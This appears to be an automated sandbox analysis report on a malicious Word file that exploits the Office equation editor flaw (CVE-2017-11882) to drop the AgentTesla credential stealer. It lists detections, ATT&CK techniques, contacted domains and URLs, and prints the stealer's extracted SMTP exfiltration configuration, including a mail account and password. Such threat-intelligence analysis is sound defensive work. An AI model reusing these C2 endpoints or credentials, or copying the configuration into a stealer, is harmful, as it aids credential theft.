ID: 345146
Sample Name:
documenting.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:05:09
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report documenting.doc

Overview


General Information

Sample Name:	documenting.doc
Analysis ID:	345146
MD5:	968781deb16a33..
SHA1:	719ba0ec5623e1..
SHA256:	980a17c08dcaac...
Tags:	doc

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Yara detected AgentTesla
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Office equation editor drops PE file
- Office equation editor starts process…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2032 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2436 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - RegAskcfcd.exe (PID: 2508 cmdline: C:\Users\user\AppData\Roaming\RegAskcfcd.exe MD5: F82A16AC433034D92B1F2A4023DF6D6B)
    - RegAskcfcd.exe (PID: 2840 cmdline: C:\Users\user\AppData\Roaming\RegAskcfcd.exe MD5: F82A16AC433034D92B1F2A4023DF6D6B)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "EScTUb1bSXSbS1g",
  "URL: ": "https://FTIIlzumA5oOsjQq8.net",
  "To: ": "max.mccanna@metaltek.me",
  "ByHost: ": "mail.privateemail.com:587",
  "Password: ": "nz4iNiA",
  "From: ": "max.mccanna@metaltek.me"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2362272923.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.2110262554.00000000036 FE000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2363266312.00000000025 F9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2363266312.00000000025F9000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000005.00000002.2362764617.00000000021610000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.RegAskcfcd.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	


Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

.NET source code contains very large array initializations

Office equation editor drops PE file

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command ar Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 1 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1 3	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 1 3	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Ingress Tool Transfer 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Non-Applicati Layer Protocc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application La Protocol 1 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Us Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command ar Control
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application La Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
documenting.doc	38%	Virustotal		Browse
documenting.doc	43%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.RegAskcfcd.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
cybersng.duckdns.org	0%	Virustotal		Browse
cy.kl-re.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	0%	URL Reputation	safe	
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	0%	URL Reputation	safe	
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	0%	URL Reputation	safe	
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://https://FTIIlzumA5oOsjQq8.ne	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://https://www.netlock.hu/docs/	0%	URL Reputation	safe	
http://https://www.netlock.hu/docs/	0%	URL Reputation	safe	
http://https://www.netlock.hu/docs/	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	URL Reputation	safe	
http://crl.chambersign.org/publicnotaryroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/publicnotaryroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/publicnotaryroot.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://ca.sia.	0%	Avira URL Cloud	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	0%	URL Reputation	safe	
http://193.239.147.103/base/D6BA86F557F0B3BF28711AA5C7497D8B.html	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://193.239.147.103	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://FTIIlzumA5oOsjQq8.net	0%	Avira URL Cloud	safe	
http://KYWxYV.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://www.comsign.co.il/cps0	0%	URL Reputation	safe	
http://www.comsign.co.il/cps0	0%	URL Reputation	safe	
http://www.comsign.co.il/cps0	0%	URL Reputation	safe	
http://ca.sia.it/secsrv/repository/CRL.der0J	0%	URL Reputation	safe	
http://ca.sia.it/secsrv/repository/CRL.der0J	0%	URL Reputation	safe	
http://ca.sia.it/secsrv/repository/CRL.der0J	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/publicnotaryroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/publicnotaryroot.html0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cybersng.duckdns.org	172.111.202.41	true	false	• 0%, Virustotal, Browse	unknown
mail.privateemail.com	198.54.122.60	true	false		high
cy.kl-re.com	unknown	unknown	false	• 4%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://193.239.147.103/base/D6BA86F557F0B3BF28711AA5C7497D8B.html	false	• Avira URL Cloud: safe	unknown
http://https://FTIIlzumA5oOsjQq8.net	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	RegAskcfcd.exe, 00000005.00000002.2367858636.000000000752000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	RegAskcfcd.exe, 00000005.00000002.2362764617.000000000216100.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	RegAskcfcd.exe, 00000005.00000002.2362764617.000000000216100.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	RegAskcfcd.exe, 00000005.00000002.2367858636.000000000752000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://FTIIlzumA5oOsjQq8.ne	RegAskcfcd.exe, 00000005.00000002.2363266312.00000000025F900.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0	RegAskcfcd.exe, 00000005.00000002.2367858636.000000000752000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC600.00000004.00000001.sdmp	false		high
http://ocsp.sectigo.com0	RegAskcfcd.exe, 00000005.00000002.2367858636.000000000752000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	RegAskcfcd.exe, 00000005.00000002.2362764617.000000000216100.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certic-	RegAskcfcd.exe, 00000005.00000002.2367858636.000000000752000.00000004.00000001.sdmp	false		high
http://cps.chambersign.org/cps/chambersroot.html0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.dnie.es/dpc0	RegAskcfcd.exe, 00000005.00000002.2367858636.000000000752000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.netlock.hu/docs/	RegAskcfcd.exe, 00000005.00000002.2367858636.000000000752000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.chambersign.org1	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	RegAskcfcd.exe, 00000005.00000002.2367858636.000000000752000.00000004.00000001.sdmp	false		high
http://www.globaltrust.info0	RegAskcfcd.exe, 00000005.00000002.2367858636.000000000752000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
